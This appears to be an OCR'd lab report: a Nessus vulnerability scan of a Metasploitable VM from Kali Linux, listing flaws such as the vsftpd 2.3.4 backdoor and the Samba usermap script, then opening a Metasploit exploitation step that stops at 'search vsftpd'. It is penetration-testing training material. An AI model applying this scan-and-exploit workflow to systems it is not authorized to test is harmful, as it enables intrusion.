
1. Start Nessus
   sudo systemctl start nessusd




Configured a Basic Network Scan in Nessus targeting the Metasploitable IP. Selected default options to identify known vulnerabilities.


Using firefox access Nessues


https://localhost:8834



**Login and Create New Scan**


- Basic Network Scan
- Target: Metasploitable IP









**Description:**

Configured a Basic Network Scan in Nessus targeting the Metasploitable IP. Selected default options to identify known vulnerabilities.



kali-linux-2025.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox
Nessus Essentials / Scans
https://localhost:8834/#/scans/reports/new/731a8e52-3ea6-a291-ec0a-d2ff0619c19d7bd788d6be818b65/settings/basic/general
There's an error with your feed. Click here to view your license information.
tenable Nessus Essentials
Scans
Settings
kaveen
New Scan / Basic Network Scan
Back to Scan Templates
Settings
Credentials
Plugins
BASIC
General
Schedule
Notifications
DISCOVERY
ASSESSMENT
REPORT
ADVANCED
Name
metasploit
Description
scanning metasploit vulnerabilities
Folder
My Scans
Targets
192.168.56.103
Upload Targets
Add File
Save
Cancel



kali-linux-2025.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox
Nessus Essentials / Folders
https://localhost:8834/#/scans/folders
There's an error with your feed. Click here to view your license information.
tenable Nessus Essentials
Scans
Settings
kaveen
My Scans
Import
New Folder
New Scan
3 Scans
Name
Scan Type
Schedule
Last Scanned
metasploit
Vulnerability
On Demand
Today at 2:23 PM
My Basic Network Scan
Vulnerability
On Demand
July 24 at 6:29 PM
My Host Discovery Scan
Host Discovery
On Demand
July 24 at 6:16 PM
26°C
Mostly cloudy
Search
ENG
12:01 AM
8/2/2025




**Description:**

Scan revealed multiple critical vulnerabilities, including known exploits such as vsftpd 2.3.4 backdoor and Samba usermap script vulnerability. CVE references and remediation steps were provided.


kali-linux-2025.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox
metasploit _wghxcd.pdf
https://localhost:8834/#/scans/reports/11/hosts/2/vulnerabilities
tenable Nessus Essentials
Scans
Settings
metasploit / 192.168.56.103
Back to Hosts
Configure
Audit Trail
Launch
Report
Export
Vulnerabilities 68
68 Vulnerabilities
Host Details
IP: 192.168.56.103
MAC: 08:00:27:8F:2E:80
OS: Linux Kernel 2.6 on Ubuntu 8.04 (hardy)
Start: August 1 at 2:23 PM
End: August 1 at 2:42 PM
Elapsed: 20 minutes
KB: Download
Auth: Fail
Vulnerabilities
Critical
High
Medium
Low
Info



kali-linux-2025.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox
metasploit _wghxcd.pdf
tenable Nessus Essentials
Scans
Settings
metasploit
Back to My Scans
Generate Report
Report Format: HTML PDF CSV
Select a Report Template:
SYSTEM
Complete List of Vulnerabilities by Host
Detailed Vulnerabilities By Host
Detailed Vulnerabilities By Plugin
Vulnerability Operations
Template Description:
This report provides a summary list of vulnerabilities for each host detected in the scan.
Filters Applied:
None
Formatting Options:
Generate Report
Cancel
Save as default
Scan Details
Vulnerabilities
Critical
High
Medium
Low
Info

## 💣 Part 4: Exploitation with Metasploit

## ✅ Steps:


1. **Start Metasploit**

msfconsole





**Search for Exploits**

search vsftpd

